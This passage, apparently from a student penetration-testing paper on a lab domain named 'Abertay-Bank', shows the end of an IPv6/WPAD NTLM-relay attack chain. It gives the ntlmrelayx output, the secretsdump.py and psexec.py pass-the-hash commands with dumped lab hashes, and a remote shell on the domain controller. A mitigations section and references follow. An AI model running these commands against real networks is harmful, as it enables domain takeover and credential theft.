[*] HTTPD: Received connection from ::ffff:192.168.2.130, but there are no more targets left!
[*] HTTPD: Received connection from ::ffff:192.168.2.130, attacking target ldaps://192.168.2.129
[*] HTTPD: Client requested path: watson.telemetry.microsoft.com:443
[*] Adding new user with username: PDTbhJeqWO and password: -sx}+hZvz=S\F^r result: OK
[*] Querying domain security descriptor
[*] Success! User PDTbhJeqWO now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20200304-154135.restore
```

Figure 9: Using relayed credentials to create a user in Active Directory with 'Enterprise Admin' permissions

4. Dumping Credentials

With the newly created user, the attacker has almost full access to the Domain Controller and it can use that access to dump credentials, including Domain Credentials and Kerberos Keys.

As a result, the attacker gains access to the Domain Controller's Administrator account.




```
kali@kali:~$ sudo secretsdump.py -just-dc 'PDTbhJeqWO:-sx}+hZvz=S\F^r@192.168.2.129'
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8249286a062df4478876136adf9cc74d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b5b0a0ca7d7e8948f72e83aaba09cd07:::
Abertay-Bank.local\it:1103:aad3b435b51404eeaad3b435b51404ee:245d3787a952b790886ae20493ac8be3:::
PDTbhJeqWO:1601:aad3b435b51404eeaad3b435b51404ee:c4fb73c5f6aa620b36ad0e14fe94f76d:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:7ebe87c21998793ded95ec46c39e5212:::
STAFF-PC$:1104:aad3b435b51404eeaad3b435b51404ee:5c121fe96b9096350e3c87326da5a9aa:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:cdc40a8aa43a0eaf9b5e15d1bc2af7d08d3e2e1af428cc9bcd6892067be9b32d
Administrator:aes128-cts-hmac-sha1-96:4a75fd0ffcd2029c039346b78d01f884
Administrator:des-cbc-md5:89378937f1fb46a1
krbtgt:aes256-cts-hmac-sha1-96:2d0d12b56738aced86001d4fa7b0a44a732e37f724068937d0e01b4ae3cb3b7f
krbtgt:aes128-cts-hmac-sha1-96:1d822736705df373ca60057a5670350c
krbtgt:des-cbc-md5:8a6b2ada6467e645
Abertay-Bank.local\it:aes256-cts-hmac-sha1-96:f26a912769c7ffd42dcd99ce1b6025cc74ef000ca261b908552084eb9b294cb4
Abertay-Bank.local\it:aes128-cts-hmac-sha1-96:e68792c152707c48bc169863014dff34
Abertay-Bank.local\it:des-cbc-md5:3116739bfb769b08
PDTbhJeqWO:aes256-cts-hmac-sha1-96:c07281b3bddcd78384aeff9dcbc40dda6977dd9ec4f9f5abd64b02f88b0c8880
PDTbhJeqWO:aes128-cts-hmac-sha1-96:d7436deb576887a4ec8571fb704c9625
PDTbhJeqWO:des-cbc-md5:3b7cd976293ee3ec
DC$:aes256-cts-hmac-sha1-96:1d76508642410c0ec30cefd7e6ddce45b55b0d31cefe57708349227329680712
DC$:aes128-cts-hmac-sha1-96:760ca14e99c58e944c8799604ff2778e
DC$:des-cbc-md5:70fd756b028546a2
STAFF-PC$:aes256-cts-hmac-sha1-96:0cb828c493a321302bc5cf6468e0e349d956f174709db84af2bc5d3983247820
STAFF-PC$:aes128-cts-hmac-sha1-96:78466da7faaa7bec0d84bea1671456f3
STAFF-PC$:des-cbc-md5:5b3783a429cbf8d0
[*] Cleaning up...
kali@kali:~$
```

Figure 10: Using secretsdump.py to dump the Domain Controller's Administrator credentials

5. Shell with Domain Admin Rights


Using the Domain Controller’s Administrator hash, the attacker can successfully authenticate itself in the Domain Controller machine, gaining full remote access to a shell with Administrative rights.



```
kali@kali:~$ sudo psexec.py ABERTAY-BANK/Administrator@192.168.2.129 -hashes aad3b435b51404eeaad3b435b51404ee:8249286a062df4478876136adf9cc74d
[sudo] password for kali:
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.2.129.....
[*] Found writable share ADMIN$
[*] Uploading file llsRjIOo.exe
[*] Opening SVCManager on 192.168.2.129.....
[*] Creating service Xhgn on 192.168.2.129.....
[*] Starting service Xhgn.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 11: Getting a remote shell using Domain Administrator credentials


Below (Figure 11), the attacker uses the remote shell to create a Proof-of-Concept, generating a text file in the Desktop of the Domain Controller machine:



```
C:\Windows\system32>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC
   Primary Dns Suffix  . . . . . . . : Abertay-Bank.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : Abertay-Bank.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-B3-77-44
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::4620:2%6(Preferred)
   Lease Obtained. . . . . . . . . . : Wednesday, March 4, 2020 3:37:50 PM
   Lease Expires . . . . . . . . . . : Wednesday, March 4, 2020 3:52:50 PM
   Link-local IPv6 Address . . . . . : fe80::a840:156f:6ec3:8916%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.2.129(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, March 4, 2020 3:22:27 PM
   Lease Expires . . . . . . . . . . : Wednesday, March 4, 2020 4:07:44 PM
   Default Gateway . . . . . . . . . : fe80::778c:e0ee:b98c:f619%6
                                       192.168.2.2
   DHCP Server . . . . . . . . . . . : 192.168.2.254
   DHCPv6 IAID . . . . . . . . . . . : 100666409
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-F1-EB-88-00-0C-29-B3-77-44
   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
   Primary WINS Server . . . . . . . : 192.168.2.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       Abertay-Bank.local

C:\Windows\system32>echo Domain Controller PWNED! > C:\Users\Administrator\Desktop\pwned.txt

C:\Windows\system32>
```

Figure 12: Creating a text file in the DC machine as a Proof-of-Concept

Below (Figure 12), it can be seen the created file in the Domain Controller machine:


Recycle Bin
pwned
pwned...
File Edit Format View Help
Win Ln 1 10(
Administrator: Command Prompt
Windows Server 2019 Standard Evaluation
Windows License valid for 169 days
Build 17763.rs5_release.180914-1434

Domain Controller PWNED!

```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC
   Primary Dns Suffix  . . . . . . . : Abertay-Bank.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : Abertay-Bank.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-B3-77-44
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::4620:2%6(Preferred)
   Lease Obtained. . . . . . . . . . : Wednesday, March 4, 2020 3:37:50 PM
   Lease Expires . . . . . . . . . . : Wednesday, March 4, 2020 3:52:50 PM
   Link-local IPv6 Address . . . . . : fe80::a840:156f:6ec3:8916%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.2.129(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, March 4, 2020 3:22:27 PM
   Lease Expires . . . . . . . . . . : Wednesday, March 4, 2020 4:07:43 PM
   Default Gateway . . . . . . . . . : fe80::778c:e0ee:b98c:f619%6
                                       192.168.2.2
   DHCP Server . . . . . . . . . . . : 192.168.2.254
   DHCPv6 IAID . . . . . . . . . . . : 100666409
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-F1-EB-88-00-0C-29-B3-77-44
   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
   Primary WINS Server . . . . . . . : 192.168.2.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       Abertay-Bank.local

C:\Users\Administrator>
```

Figure 13: Text file remotely created in DC machine

Discussion

Impact

As previously mentioned in this paper, all Windows versions since Windows Vista prefer IPv6 over IPv4 [13], which massively increases the effectiveness of this attack. Also, most Intrusion Detection Systems seem to overlook IPv6 packets when IPv6 has not been explicitly configured in the network. [15] As a result, DNS hijacking attacks can be easily conducted, allowing attackers to perform phishing attacks or inject advertisements into a webpage the victim is visiting, generating revenue. [16]

Furthermore, these tools were developed with the idea of being used in a Penetration Testing environment. Therefore, this attack could easily go under the radar of Intrusion Detection Systems. For instance, the first tool used, mitm6, limits its impact on the network by not advertising itself as a gateway, resulting in only a specific part of the network's traffic being forward to the attacker's machine. [13] Similarly, the second tool used, ntlmrelayx.py, after creating a new Domain user, automatically creates a file which can be used after the completion of the attack to revert all changes made to the Active Directory by the tool, deleting almost all traces of the attack. See Figure 9: Using relayed credentials to create a user in Active Directory with 'Enterprise Admin' permissions.

Finally, it is estimated that Microsoft Active Directory is present in 95% of the world's corporate networks. [17] Unless changes were made to the default configuration, all of them could be susceptible to these attacks.

Mitigations

Since this is an attack involving three main stages: DNS takeover via IPv6, abusing WPAD and credential relaying to LDAPS, there is not just one countermeasure for this attack, thus it is necessary to perform three preventive actions:

Mitigating the DNS takeover via IPv6

If IPv6 is not used in a network, Network Administrators should block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. [18]

Mitigating the abuse of WPAD

Network Administrators should disable Proxy Auto Detection via Group Policy. In case a proxy server is in use in the network, the proxy auto-configuration file should be explicitly configured instead of using WPAD to detect it automatically. [13]

Mitigating the credential relaying to LDAPS

Network Administrators should enable LDAP signing and LDAP channel binding on the Domain Controller’s registry. [18]

At the time of writing, 4 March 2020, this attack works against every Domain Controller that does not enforce LDAP signing and LDAP channel binding. However, in February 2020, Microsoft announced that a patch for the LDAPS service will be released on 10 March 2020, forcing the settings aforementioned (LDAP signing and LDAP channel binding) to be enabled by default. [19]

As a result, this attack will become ineffective against updated machines.

Nevertheless, it will still be possible to attack machines with this patch, since instead of using LDAPS, the attacker could have relayed the credentials to other services enabled in the Domain Controller, for example, SMB. [13]

References

[1] J. Bly, “Connected Devices Accelerate The Need For IPv6 In The Internet Of Things,” ARIN, 27 December 2013. [Online]. Available: https://teamarin.net/2013/12/27/connected-devices-accelerate-the-need-for-ipv6-in-the-internet-of-things/. [Accessed 3 April 2020].

[2] P. Weissmann, “Windows Vista IPv6,” IPv6 Intelligence, 2007. [Online]. Available: http://ipv6int.net/systems/windows_vista-ipv6.html. [Accessed 22 March 2020].

[3] Microsoft, “MS16-077: Security update for WPAD,” Microsoft, 14 June 2016. [Online]. Available: https://support.microsoft.com/en-us/help/3165191/ms16-077-security-update-for-wpad-june-14-2016. [Accessed 25 March 2020].

[4] P. Christensson, “Active Directory Definition,” TechTerms, 13 July 2017. [Online]. Available: https://techterms.com/definition/active_directory. [Accessed 4 March 2020].

[5] “[MS-NLMP]: Glossary,” Microsoft, 23 September 2019. [Online]. Available: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/780943e9-42e6-4dbe-aa87-1dce828ba82a. [Accessed 4 March 2020].

[6] A. Solino, “Playing with Relayed Credentials,” SecureAuth, 27 June 2018. [Online]. Available: https://www.secureauth.com/blog/playing-relayed-credentials. [Accessed 4 March 2020].

[7] J. Petters, “What is a Domain Controller,” Varonis, 12 December 2018. [Online]. Available: https://www.varonis.com/blog/domain-controller/. [Accessed 4 March 2020].

[8] P. Christensson, “Shell Definition,” TechTerms, 2006. [Online]. Available: https://techterms.com/definition/shell. [Accessed 6 March 2020].

[9] M. Baggett, “SMB Relay Demystified and NTLMv2 Pwnage with Python,” SANS, 25 April 2013. [Online]. Available: https://www.sans.org/blog/smb-relay-demystified-and-ntlmv2-pwnage-with-python/. [Accessed 4 March 2020].

[10] “Microsoft NTLM,” Microsoft, 31 May 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm. [Accessed 4 March 2020].

[11] byt3bl33d3r, “Practical guide to NTLM Relaying in 2017 (A.K.A getting a foothold in under 5 minutes),” 2 June 2017. [Online]. Available: https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html. [Accessed 4 March 2020].

[12] C. Hoffman, “Disable WPAD in Windows to Stay Safe on Public Wi-Fi Networks,” How-To Geek, 15 March 2017. [Online]. Available: https://www.howtogeek.com/298460/disable-wpad-in-windows-to-stay-safe-on-public-wi-fi-networks/. [Accessed 4 March 2020].

[13] D.-j. Mollema, “mitm6 – compromising IPv4 networks via IPv6,” Fox-IT, 11 January 2018. [Online]. Available: https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6. [Accessed 28 January 2020].

[14] E. J. Sermersheim, “Lightweight Directory Access Protocol (LDAP): The Protocol,” IETF, June 2006. [Online]. Available: https://tools.ietf.org/rfc/rfc4511.txt. [Accessed 4 March 2020].

[15] J. Anderson, “Weaponizing IPv6 to Bypass IPv4 Security,” Dark Reading, 12 June 2018. [Online]. Available: https://www.darkreading.com/vulnerabilities---threats/weaponizing-ipv6-to-bypass-ipv4-security-/a/d-id/1331993. [Accessed 7 March 2020].

[16] Imperva, “Domain name server (DNS) Hijacking,” Imperva, February 2019. [Online]. Available: https://www.imperva.com/learn/application-security/dns-hijacking-redirection/. [Accessed 7 March 2020].

[17] T. Matthews, “Active Directory: a New Product for a New Millennium,” Exabeam, 6 August 2019. [Online]. Available: https://www.exabeam.com/information-security/cybersecurity-calendar-active-directory/. [Accessed 7 March 2020].

[18] D.-j. Mollema, “The worst of both worlds: Combining NTLM Relaying and Kerberos delegation,” 4 March 2019. [Online]. Available: https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation. [Accessed 4 March 2020].

[19] “2020 LDAP channel binding and LDAP signing requirements for Windows,” Microsoft, 28 February 2020. [Online]. Available: https://support.microsoft.com/en-us/help/4520412/2020-ldap-channel-binding-and-ldap-signing-requirements-for-windows. [Accessed 4 March 2020].